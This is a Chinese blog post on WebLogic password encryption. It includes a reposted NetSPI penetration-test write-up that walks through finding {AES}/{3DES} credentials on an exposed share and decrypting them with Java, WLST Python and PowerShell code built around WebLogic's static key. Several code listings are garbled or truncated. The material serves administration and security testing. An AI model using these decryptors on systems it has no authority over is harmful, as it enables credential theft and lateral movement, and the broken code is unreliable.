

# weblogic密码加解密

 [blog.csdn.net/rznice/article/details/50906335](https://blog.csdn.net/rznice/article/details/50906335)

通常在weblogic的config.xml文件中，对于关键字串、密码会自动加密，例如数据库JDBC连接池连接密码等。通常加密之后前面会加上{3DES}的标识。

3DES就是DES算法的增强，相关资料如下：

1、DES (Data Encryption Standard) 是一种经典的对称算法。其数据分组长度为64位，使用的密钥为64位，有效密钥长度为56位（有8位用于奇偶校验）。它由IBM公司在70年代开发，经过政府的加密标准筛选后，于1976年11月被美国政府采用，随后被美国国家标准局和美国国家标准协会(American National Standard Institute, ANSI) 承认。

该技术算法公开，在各行业有着广泛的应用。DES算法从公布到现在已有20多年的历史，由于计算机能力的飞速发展，DES的56位密钥长度显得有些太短了，已经有可能通过穷举的

方法来对其进行攻击。但是除此以外，直到现在还没有发现穷举以外的能有效破译DES的方法。

2、DES算法现在已经不能提供足够的安全性，因为其有效密钥只有56位。因此，后来又提出了三重DES（或称3DES），该方法的强度大约和112比特的密钥强度相当。

这种方法用两个密钥对明文进行三次运算。设两个密钥是K1和K2，其算法的步骤如图3所示：

1. 用密钥K1进行DES加密。
2. 用K2对步骤1的结果进行DES解密。
3. 用步骤2的结果使用密钥K1进行DES加密。

首先需要找到加密的密钥，根据BEA文档可以发现是文件SerializedSystemIni.dat，查找一下安装目录就可以找到整个问见，通常系统管理员应该将该文件设置为不能直接访问，以提高安全性。

加密、解密的大致演示算法代码如下，在WebLogic 9.2下面调试通过，。对于低版本的WebLogic,例如WebLogic 7.0/8.1可能不能直接在命令行执行，因为SerializedSystemIni必须在控制台Console环境下面才能调用。需要用到weblogic.jar和webservices.jar这2个jar包。9.X版本的在安装目录下的weblogic92/server/lib下，10.X的版本在wlserver\_10.3/server/lib下。SerializedSystemIni.dat文件在本域的security目录下。

加解密代码如下：

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14

```

import weblogic.security.internal.*
import weblogic.security.internal.encryption.EncryptionService
import weblogic.utils.encoders.BASE64Decoder
import weblogic.utils.encoders.BASE64Encoder
public class CrackData
{
    public static void main(String[] args)
    {
        byte[] salt,keys
        salt=SerializedSystemIni.getSalt()
        keys=SerializedSystemIni.getEncryptedSecretKey()
        String data=""
        for(int i=0
            data+=salt[i]+", "
        }
        System.out.println("salt:"+data)
        data=""
        for(int i=0
            data+=keys[i]+", "
        }
        System.out.println("Key:"+data)
        //EncryptionService svr=SerializedSystemIni.getExistingEncryptionService()
        EncryptionService svr=SerializedSystemIni.getEncryptionService()
        System.out.println(svr)
        System.out.println(svr.getAlgorithm())
        if(args.length>1){
            if(args[0].equals("encrypt")){
                byte[] edata=svr.encryptString(args[1])
                String s = (new BASE64Encoder()).encodeBuffer(edata)
                System.out.println("Encode:"+s)
            }
            if(args[0].equals("decrypt")){
                try{
                    byte[] edata = (new BASE64Decoder()).decodeBuffer(args[1])
                    String txt=svr.decryptString(edata)
                    System.out.println("Decode:"+txt)
                }catch(Exception ex){
                    ex.printStackTrace()
                }
            }
        }
    }
}

```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22

- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44

设置环境变量：

```
set
classpath=.;D:\beainstall\weblogic92\server\lib\weblogic.jar;D:\beainstall\weblogic92\server\lib\webservices.jar
1
```

或者直接

```
javac -classpath
.;D:\beainstall\weblogic92\server\lib\weblogic.jar;D:\beainstall\weblogic92\server\lib\webservices.jar
CrackData.java
1
```

设置环境变量比较简洁些。

加密：

```
java -classpath
.;D:\beainstall\weblogic92\server\lib\weblogic.jar;D:\beainstall\weblogic92\server\lib\webservices.jar
CrackData encrypt weblogic
salt:-42,33,43,65,
Key:-57,110,44,88,-16,-53,-83,35,-4,-31,-1,100,-112,42,33,-76,-77,-37,76,-35,-66
,-85,-120,93,110,42,-108,-65,-46,40,-112,55,
weblogic.security.internal.encryption.JSafeEncryptionServiceImpl@fb34e70
3DES
Encode:S3uUHeLlkLECCGYMYJnuFA==
• 1
• 2
• 3
• 4
• 5
• 6
• 7
```

解密：

```
java -classpath .;D:\beinstall\weblogic92\server\lib\weblogic.jar;D:\beinstall\weblogic92\server\lib\webservices.jar CrackData decrypt S3uUHeLkLECCGY
MYJnuFA==
salt:-42,33,43,65,
Key:-57,110,44,88,-16,-53,-83,35,-4,-31,-1,100,-112,42,33,-76,-77,-37,76,-35,-66
,-85,-120,93,110,42,-108,-65,-46,40,-112,55,
weblogic.security.internal.encryption.JSafeEncryptionServiceImpl@fb34ea8
3DES
Decode:weblogic
  • 1
  • 2
  • 3
  • 4
  • 5
  • 6
  • 7
  • 8
  • 9
```

注意：需要将本地的security目录下SerializedSystemIni.dat文件拷贝到CrackData.class同目录下的security目录下方可。

部分内容参考网络。

这篇博文讲述的很清楚：<https://blog.netspi.com/decrypting-weblogic-passwords/>

翻译：<http://bobao.360.cn/learning/detail/337.html>

将上述博客内容转过来：

The following blog walks through part of a recent penetration test and the the decryption process for WebLogic passwords that came out of it. Using these passwords I was able to escalate onto other systems and Oracle databases. If you just want code and examples to perform this yourself, head here: <https://github.com/NetSPI/WebLogicPasswordDecryptor>.

## Introduction

Recently on an internal penetration test I came across a couple of Linux servers with publicly accessible Samba shares. Often times, open shares contain something interesting. Whether it be user credentials or sensitive information, and depending on the client, open shares will contain something useful. In this instance, one of the shares contained a directory named “wls1035”. Going through the various acronyms in my head for software, this could either be Windows Live Spaces or WebLogic Server. Luckily it was the later and not Microsoft’s failed blogging platform.

WebLogic is an application server from Oracle for serving up enterprise Java applications. I was somewhat familiar with it, as I do see it time to time in enterprise environments, but I’ve never actually installed it or taken a look at its file structure. At this point I started to poke around the files to see if I could find anything useful, such as credentials. Doing a simple grep search for “password” revealed a whole lot of information. (This is not actual client data)

```

user@box:~/wls1035
Binary file oracle_common/modules/oracle.jdbc_12.1.0/ajpapi.jar matches
oracle_common/plugins/maven/com/oracle/maven/oracle-common-12.1.3/oracle-common-12.1.3.pom:      <!-- and
password for your server here. -->
user_projects/domains/mydomain/bin/startManagedWebLogic.sh:
user_projects/domains/mydomain/bin/stopManagedWebLogic.sh:
user_projects/domains/mydomain/bin/stopWebLogic.sh: if [ "${password}" != "" ] ; then
user_projects/domains/mydomain/bin/stopWebLogic.sh:      wlsPassword="${password}"
user_projects/domains/mydomain/bin/stopWebLogic.sh:echo "connect(${userID} ${password} url='${ADMIN_URL}',
adminServerName='${SERVER_NAME}')" >>"shutdown-${SERVER_NAME}.py"
user_projects/domains/mydomain/bin/startWebLogic.sh:      JAVA_OPTIONS="${JAVA_OPTIONS} -
Dweblogic.management.password=${WLS_PW}"
user_projects/domains/mydomain/bin/startWebLogic.sh:echo "* password assigned to an admin-level user. For *"
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:      if [ -n "$username" -a -n "$password" ]; then
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:          print_info "Investigating username:
'$username' and password: '$password'"
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:          echo "password=$password"
>>"$NMBootFile.tmp"
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:          unset username password
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:          echo "password=$Password"
>>"$NMBootFile.tmp"
user_projects/domains/mydomain/init-info/config-nodemanager.xml: <nod:password>
{AES}Wht0tsAZ222p0IumkMzKwuhRYDP1170c55xdMp332+I=</nod:password>
user_projects/domains/mydomain/init-info/security.xml: <user name="OracleSystemUser" password="
{AES}8/rTjIuC4mwlrLzGJK++LKmAThcoJMHyigbcJGIztug=" description="Oracle application software system user.">
  • 1
  • 2
  • 3
  • 4
  • 5
  • 6
  • 7
  • 8
  • 9
  • 10
  • 11
  • 12
  • 13
  • 14
  • 15
  • 16
  • 17
  • 18

```

There weren't any cleartext passwords, but there were encrypted ones in the same style as this:

```

{AES}Wht0tsAZ222p0IumkMzKwuhRYDP1170c55xdMp332+I=
1

```

I then narrowed down my search to see if I could find more of these passwords. This was the result:

```

user@box:~/wls1035# grep -R "{AES}" *
user_projects/domains/mydomain/init-info/config-nodemanager.xml: <nod:password>
{AES}Wht0tsAZ222p0IumKzKwuhRYDP1170c55xdMp332+I=</nod:password>
user_projects/domains/mydomain/init-info/security.xml: <user name="OracleSystemUser" password="
{AES}8/rTjIuC4mwlrLZgJK++LKmAThcoJMHyigbcJGIztug=" description="Oracle application software system user.">
user_projects/domains/mydomain/init-info/security.xml: <user name="supersecretuser" password="
{AES}BQp5xBlvSy6889edpwXUZxCbx7crRc5+TNuZHSB150A=">
user_projects/domains/mydomain/servers/myserver/security/boot.properties:username=
{AES}/DG7VFmJ0DIZJoQGmqxU80QfkZxiKLuhQ69vqYPgxyY=
user_projects/domains/mydomain/servers/myserver/security/boot.properties:password=
{AES}Bqy44qL0EM4ZqIqXgIRQxXv1lg7PxZ7lI1DLlx7njts=
user_projects/domains/mydomain/config/config.xml: <credential-encrypted>
{AES}Yl6eIijqn+zdATECxCkFhW/42wuXD5Y+j8T0wbibnXkz/p4oLA0GiI8hSCRvBW7IRt/kNFhdkW+v908ceU75vvBMB4jZ7S/Vdj+p+DcgE/.
encrypted>
user_projects/domains/mydomain/config/config.xml: <node-manager-password-encrypted>
{AES}+sBnNwb5K1feAUgG5Ah4Xy2VdVnBkSUXV8Rxt5nxbU=</node-manager-password-encrypted>
user_projects/domains/mydomain/config/config.xml: <credential-encrypted>
{AES}nS7QvZhdYFLLPamcgwGoPP7eBuS1i2KeFNhF1qmVDj f6Jg6ekiVZ0Yl+PsqoSf3C</credential-encrypted>
  • 1
  • 2
  • 3
  • 4
  • 5
  • 6
  • 7
  • 8
  • 9

```

There were a lot of encrypted passwords and that fueled my need to know what they contain. Doing a simple base64 decode didn't reveal anything, but I didn't expect it to, based on each string being prepended with {AES}. In older versions of WebLogic the encryption algorithm is 3DES (Triple DES) which has a format similar to this:

```

{3DES}JMRazF/vCLP1WAgY1czd2Q==
1

```

This must mean there was a key that was used for encrypting, which means the same key is used for decrypting. To properly test all of this, I needed to install my own WebLogic server.

WebLogic is free from Oracle and is located here. For this blog I am using version 12.1.3. Installing WebLogic can be a chore in and of itself and I won't be covering it. One take away from the installation is configuring a new domain. This shouldn't be confused with Windows domain. Quoting the WebLogic documentation, "A domain is the basic administration unit for WebLogic Server instances." Every domain contains security information. This can be seen in the grep command from above. All the file paths that contain encrypted passwords are within the mydomain directory.

Now that I had my own local WebLogic server installed, it was time to find out how to decrypt the passwords. Some quick googling resulted in a few Python scripts that could do the job. Interestingly enough, WebLogic comes with a scripting tool called WLST (WebLogic Scripting Tool) that allows Python to run WebLogic methods. This includes encryption and decryption methods. We can also run it standalone to just encrypt:

```
root@kali:~/wls12130/user_projects/domains/mydomain
```

```
Initializing WebLogic Scripting Tool (WLST) ...
```

```
Welcome to WebLogic Server Administration Scripting Shell
```

```
Type help() for help on available commands
```

```
wls:/offline> pw = encrypt('password')
```

```
wls:/offline> print pw
```

```
{AES}ZVmyuf5tlbDLR3t8cNIzyMefTK2/7LWEIJfiunFl1Jk=
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12

To decrypt, I used the following python script from Oracle.

```

import os
import weblogic.security.internal.SerializedSystemIni
import weblogic.security.internal.encryption.ClearOrEncryptedService

def decrypt(agileDomain, encryptedPassword):
    agileDomainPath = os.path.abspath(agileDomain)
    encryptSrv = weblogic.security.internal.SerializedSystemIni.getEncryptionService(agileDomainPath)
    ces = weblogic.security.internal.encryption.ClearOrEncryptedService(encryptSrv)
    password = ces.decrypt(encryptedPassword)

    print "Plaintext password is:" + password

try:
    if len(sys.argv) == 3:
        decrypt(sys.argv[1], sys.argv[2])
    else:
        print "Please input arguments as below"
        print "      Usage 1: java weblogic.WLST decryptWLSPwd.py  "
        print "      Usage 2: decryptWLSPwd.cmd  "
        print "Example:"
        print "      java weblogic.WLST decryptWLSPwd.py C:\Agile\Agile933\agileDomain
{AES}JhaKwt4vUoZ0Pz2gWTvMBx1laJXcYfFlMt1BIi0VmAs="
        print "      decryptWLSPwd.cmd {AES}JhaKwt4vUoZ0Pz2gWTvMBx1laJXcYfFlMt1BIi0VmAs="
except:
    print "Exception: ", sys.exc_info()[0]
    dumpStack()
    raise
• 1
• 2
• 3
• 4
• 5
• 6
• 7
• 8
• 9
• 10
• 11
• 12
• 13
• 14
• 15
• 16
• 17
• 18
• 19
• 20
• 21
• 22
• 23
• 24
• 25
• 26

```

To test this script I needed to use an encrypted password from my newly installed WebLogic server. Using the same grep command from above returns the same number of results:



```

root@kali:~/wls12130# grep -R "{AES}" *
user_projects/domains/mydomain/init-info/config-nodemanager.xml: <nod:password>
{AES}0jKNNBWD9XEG6YM36TpP+R/Q1f9mPwKIEmHxwq03YNQ=</nod:password>
user_projects/domains/mydomain/init-info/security.xml: <user name="OracleSystemUser" password="
{AES}gTRff+p0NckQsJ55zX0w5JPfcsdNTC0LAURre/3zK0Q=" description="Oracle application software system user.">
user_projects/domains/mydomain/init-info/security.xml: <user name="netspi" password="
{AES}Dm/Kp/TkdGwaikv3QD40UBhFQQAVtfbEXEwRjR0RpHc=">
user_projects/domains/mydomain/servers/myserver/security/boot.properties:username=
{AES}0WDnHP40C5iVBze+EQ2JKGgtUb8K1mMK8QbtSTgKq+Y=
user_projects/domains/mydomain/servers/myserver/security/boot.properties:password=
{AES}0Gs2ujN70+atq9F70xqXxFQ11CD5mGuxuekNJbRGJqM=
user_projects/domains/mydomain/config/config.xml: <credential-encrypted>
{AES}KKGUxV84asQMrbq74ap373LNnzSxbchoJKu8IxecS1ZmXCrnBrb+6hr8Z8b0CIHTSKXSL9myvwYQ2cXQ7klCF7wxqlkf0o0Hw2VaFdFtU
encrypted>
user_projects/domains/mydomain/config/config.xml: <node-manager-password-encrypted>
{AES}mY78lCyPd5GmgEf7v5qYTQvowjxAo4m8SwRI7rJJktw=</node-manager-password-encrypted>
user_projects/domains/mydomain/config/config.xml: <credential-encrypted>
{AES}/0yRcu56nfpx0+aTceqBLf3jyYdYR/j1+t4Dz8ITAc0AfsKQmYgJv1orfpNHugPM</credential-encrypted>
  • 1
  • 2
  • 3
  • 4
  • 5
  • 6
  • 7
  • 8
  • 9

```

Taking the first encrypted password and throwing it into the Python script did indeed return the cleartext password for my newly created domain:

```
root@kali:~/wls12130/user_projects/domains/mydomain
```

```
Initializing WebLogic Scripting Tool (WLST) ...
```

```
Welcome to WebLogic Server Administration Scripting Shell
```

```
Type help() for help on available commands
```

```
Plaintext password is:Password1
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9

The only problem is, we had to be attached to WebLogic to get it. I want to be able to decrypt passwords without having to run scripts through WebLogic.

Down the Rabbit Hole

My first steps in figuring out how passwords are both encrypted and decrypted was to look at the Python script we obtained and see what libraries the script is calling. The first thing it does import the following:

```

import weblogic.security.internal.SerializedSystemIni
import weblogic.security.internal.encryption.ClearOrEncryptedService
  • 1
  • 2
  • 3

```

It then makes the following method calls within the decrypt function:

```
encryptSrv = weblogic.security.internal.SerializedSystemIni.getEncryptionService(agileDomainPath)
ces = weblogic.security.internal.encryption.ClearOrEncryptedService(encryptSrv)
password = ces.decrypt(encryptedPassword)
• 1
• 2
• 3
• 4
```

The first line takes the path of the domain as a parameter. In our case, the domain path is /root/wls12130/user\_projects/domains/mydomain . What the weblogic.security.internal.SerializedSystemIni.getEncryptionService call does next is look for the SerializedSystemIni.dat file within the security directory. The SerializedSystemIni.dat file contains the salt and encryption keys for encrypting and decrypting passwords. It's read byte-by-byte in a specific order. Here's a pseudocode version of what's going on along with an explanation for each line.

```
file = "SerializedSystemIni.dat"
numberOfbytes = file.ReadByte()
salt = file.ReadBytes(byte)
encryptiontype = file.ReadByte()
numberOfbytes = file.ReadByte()
encryptionkey = file.ReadBytes(numberofbytes)
if encryptiontype == AES then
    numberOfbytes = file.ReadByte()
    encryptionkey = file.ReadBytes(numberofbytes)
• 1
• 2
• 3
• 4
• 5
• 6
• 7
• 8
• 9
• 10
```

The first thing that happens is the first byte of the file is read. That byte is an integer for the number of bytes in the salt.  
2.The salt portion is then read up to the amount of bytes that were specified in the byte variable.  
3.The next byte is then read, which is assigned to the encryptiontype variable.  
4.Then the next byte is read, which is another integer for how many bytes should be read for the encryptionkey.  
5.The bytes for the encryptionkey are read.  
6.Now, if the encryptiontype is equal to AES, we go into the if statement block.  
7.The next byte is read, which is the number of bytes in the encryptionkey.  
8.The bytes for the encryptionkey are read.

As I noted before, WebLogic uses two encryption algorithms depending on the release. These are 3DES and AES. This is where the two encryption keys come into play from above. If 3DES is in use, the first encryption key is used. If AES is used, the second encryption key is used.

After doing a little bit of searching, I figured out that BouncyCastle is the library that is performing all the crypto behind the scenes. The next step is to start implementing the decryption ourselves. We have at least some idea of what is going on under the hood. For now, we will just focus on the AES decryption portion instead of 3DES. I'm not terribly familiar with BouncyCastle or Java crypto implementation, so I did some googling on how to implement AES decryption with it. The result is the following snippet of code:

```

IvParameterSpec ivParameterSpec = new IvParameterSpec(iv)
Cipher outCipher = Cipher.getInstance("AES/CBC/PKCS5Padding")
outCipher.init(Cipher.DECRYPT_MODE, secretKeySpec, ivParameterSpec)

byte[] cleartext = outCipher.doFinal(encryptedPassword)
    • 1
    • 2
    • 3
    • 4
    • 5

```

This code is promising, but unfortunately doesn't work. We don't know what the IV is and using the encryption key as the SecretKeySpec won't work because it's not the correct type. Plus we have this salt that is probably used somewhere. After many hours of digging I figured out that the IV happens to be the first 16 bytes of the base64 decoded ciphertext and the encrypted password is the last 16 bytes. I made an educated guess that the salt is probably part of the PBESpec, because the first parameter in the documentation for it is a byte array named salt. The encryption key that we have also happens to be encrypted itself. So now we have to decrypt the encryption key and then use that to decrypt the password. I found very few examples of this type of encryption process, but after more time I was finally able to put the following code together:

```

PBESpec pbeParameterSpec = new PBESpec(salt, 0);

Cipher cipher = Cipher.getInstance(algorithm);
cipher.init(Cipher.DECRYPT_MODE, secretKey, pbeParameterSpec);
SecretKeySpec secretKeySpec = new SecretKeySpec(cipher.doFinal(encryptionkey), "AES");

byte[] iv = new byte[16];
System.arraycopy(encryptedPassword1, 0, iv, 0, 16);
byte[] encryptedPassword2 = new byte[16];
System.arraycopy(encryptedPassword1, 16, encryptedPassword2, 0, 16);
IvParameterSpec ivParameterSpec = new IvParameterSpec(iv);
Cipher outCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
outCipher.init(Cipher.DECRYPT_MODE, secretKeySpec, ivParameterSpec);

byte[] cleartext = outCipher.doFinal(encryptedPassword2);
    • 1
    • 2
    • 3
    • 4
    • 5
    • 6
    • 7
    • 8
    • 9
    • 10
    • 11
    • 12
    • 13
    • 14
    • 15

```

So now we have a decryption process for the encryption key, but we don't know the key that decrypts it that or the algorithm that is being used.

I found that WebLogic uses this algorithm PBESWITHSHAAND128BITRC2-CBC and the key that is being used happens to be static across every installation of WebLogic, which is the following:

```

0xccb97558940b82637c8bec3c770f86fa3a391a56
1

```

Now we can fix our code up a bit. Looking through examples of password based encryption in BouncyCastle, this seemed to maybe be right.

```
SecretKeyFactory keyFact = SecretKeyFactory.getInstance("PBEWITHSHAAND128BITRC2-CBC")
```

```
PBEKeySpec pbeKeySpec = new PBEKeySpec(password,salt,iterations)
```

```
SecretKey secretKey = keyFact.generateSecret(pbeKeySpec)
```

- 1
- 2
- 3
- 4
- 5

The PBEKeySpec takes a password, salt, and iteration count. The password will be our static key string, but we have to convert it to a char array first. The second is our salt, which we already know. The third is an iteration count, which we do not know. The iteration count happens to be five. I actually just wrote a wrapper around the method and incremented values until I got a successful result.

Here is our final code:

```
public static String decryptAES(String SerializedSystemIni, String ciphertext) throws
NoSuchAlgorithmException, InvalidKeySpecException, NoSuchPaddingException, InvalidAlgorithmParameterException,
InvalidKeyException, BadPaddingException, IllegalBlockSizeException, IOException {
```

```
    byte[] encryptedPassword1 = new BASE64Decoder().decodeBuffer(ciphertext);
    byte[] salt = null;
    byte[] encryptionKey = null;
```

```
    String key = "0xccb97558940b82637c8bec3c770f86fa3a391a56";
```

```
    char password[] = new char[key.length()];
```

```
    key.getChars(0, password.length, password, 0);
```

```
    FileInputStream is = new FileInputStream(SerializedSystemIni);
```

```
    try {
        salt = readBytes(is);

        int version = is.read();
        if (version != -1) {
            encryptionKey = readBytes(is);
            if (version >= 2) {
                encryptionKey = readBytes(is);
            }
        }
    }
```

```
    } catch (IOException e) {
```

```
    }
```

```
    SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("PBEWITHSHAAND128BITRC2-CBC");
```

```
    PBEKeySpec pbeKeySpec = new PBEKeySpec(password, salt, 5);
```

```
    SecretKey secretKey = keyFactory.generateSecret(pbeKeySpec);
```

```
    PBEPParameterSpec pbeParameterSpec = new PBEPParameterSpec(salt, 0);
```

```
    Cipher cipher = Cipher.getInstance("PBEWITHSHAAND128BITRC2-CBC");
    cipher.init(Cipher.DECRYPT_MODE, secretKey, pbeParameterSpec);
    SecretKeySpec secretKeySpec = new SecretKeySpec(cipher.doFinal(encryptionKey), "AES");
```

```
    byte[] iv = new byte[16];
    System.arraycopy(encryptedPassword1, 0, iv, 0, 16);
    byte[] encryptedPassword2 = new byte[16];
    System.arraycopy(encryptedPassword1, 16, encryptedPassword2, 0, 16);
```

```
    IvParameterSpec ivParameterSpec = new IvParameterSpec(iv);
    Cipher outCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    outCipher.init(Cipher.DECRYPT_MODE, secretKeySpec, ivParameterSpec);
```

```
    byte[] cleartext = outCipher.doFinal(encryptedPassword2);
```


```
    return new String(cleartext, "UTF-8");
```

```
}
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11

- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54

We run this with our SerializedSystemIni.dat file as the first argument and the encrypted password as the second without the prepended {AES}. The result returns our password!



```
WebLogicPasswordDecryptor.java x
}

SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");

PBEKeySpec pbeKeySpec = new PBEKeySpec(password, salt, 5);

SecretKey secretKey = keyFactory.generateSecret(pbeKeySpec);

PBEParameterSpec pbeParameterSpec = new PBEParameterSpec(salt, 0);

Cipher cipher = Cipher.getInstance("PBKDF2WithHmacSHA256");
cipher.init(Cipher.DECRYPT_MODE, secretKey, pbeParameterSpec);
SecretKeySpec secretKeySpec = new SecretKeySpec(encryptedPassword, "AES");

byte[] iv = new byte[16];
System.arraycopy(encryptedPassword, 0, iv, 0, 16);
byte[] encryptedPassword2 = new byte[16];
System.arraycopy(encryptedPassword, 16, encryptedPassword2, 0, 16);

IvParameterSpec ivParameterSpec = new IvParameterSpec(iv);
Cipher outCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
outCipher.init(Cipher.DECRYPT_MODE, secretKeySpec, ivParameterSpec);

byte[] cleartext = outCipher.doFinal(encryptedPassword2);

return new String(cleartext, "UTF-8");
```

Run Unnamed

"C:\Program ...  
Password1  
Picked up \_JAVA\_OPTIONS: -Xms512m -Xmx4G -XX:MaxPermSize=1G  
Process finished with exit code 0

All files are up-to-date (a minute ago) 2:10 CRLF UTF-8

As an exercise, I wanted to do this without having to touch Java ever again. So I decided to try it in PowerShell, everyone's favorite pentest scripting. BouncyCastle provides a DLL that we can use to perform the decryption. We just have to use reflection within the PowerShell code to call the methods. The result is the following PowerShell code:

```

<
    Author: Eric Gruber 2015, NetSPI
    .Synopsis
    PowerShell script to decrypt WebLogic passwords
    .EXAMPLE
    Invoke-WebLogicPasswordDecryptor -SerializedSystemIni C:\SerializedSystemIni.dat -CipherText "
{3DES}JMRazF/vClP1WAgY1czd2Q=="
    .EXAMPLE
    Invoke-WebLogicPasswordDecryptor -SerializedSystemIni C:\SerializedSystemIni.dat -CipherText "
{AES}8/rTjIuC4mwlrLZgJK++LKmATHcoJMHYigbcJGIztug="

function Invoke-WebLogicPasswordDecryptor
{
    [CmdletBinding()]
    Param
    (
        [Parameter(Mandatory = $true,
        Position = 0)]
        [String]
        $SerializedSystemIni,

        [Parameter(Mandatory = $true,
        Position = 0)]
        [String]
        $CipherText,

        [Parameter(Mandatory = $false,
        Position = 0)]
        [String]
        $BouncyCastle
    )

    if (!$BouncyCastle)
    {
        $BouncyCastle = '.\BouncyCastle.Crypto.dll'
    }

    Add-Type -Path $BouncyCastle

    $Pass = '0xccb97558940b82637c8bec3c770f86fa3a391a56'
    $Pass = $Pass.ToCharArray()

    if ($CipherText.StartsWith('{AES}'))
    {
        $CipherText = $CipherText.TrimStart('{AES}')
    }
    elseif ($CipherText.StartsWith('{3DES}'))
    {
        $CipherText = $CipherText.TrimStart('{3DES}')
    }

    $DecodedCipherText = [System.Convert]::FromBase64String($CipherText)

    $BinaryReader = New-Object -TypeName System.IO.BinaryReader -ArgumentList
([System.IO.File]::Open($SerializedSystemIni, [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read,
[System.IO.FileShare]::ReadWrite))
    $NumberOfBytes = $BinaryReader.ReadByte()
    $Salt = $BinaryReader.ReadBytes($NumberOfBytes)
    $Version = $BinaryReader.ReadByte()
    $NumberOfBytes = $BinaryReader.ReadByte()
    $EncryptionKey = $BinaryReader.ReadBytes($NumberOfBytes)

    if ($Version -ge 2)
    {
        $NumberOfBytes = $BinaryReader.ReadByte()
        $EncryptionKey = $BinaryReader.ReadBytes($NumberOfBytes)
    }
}

```



```

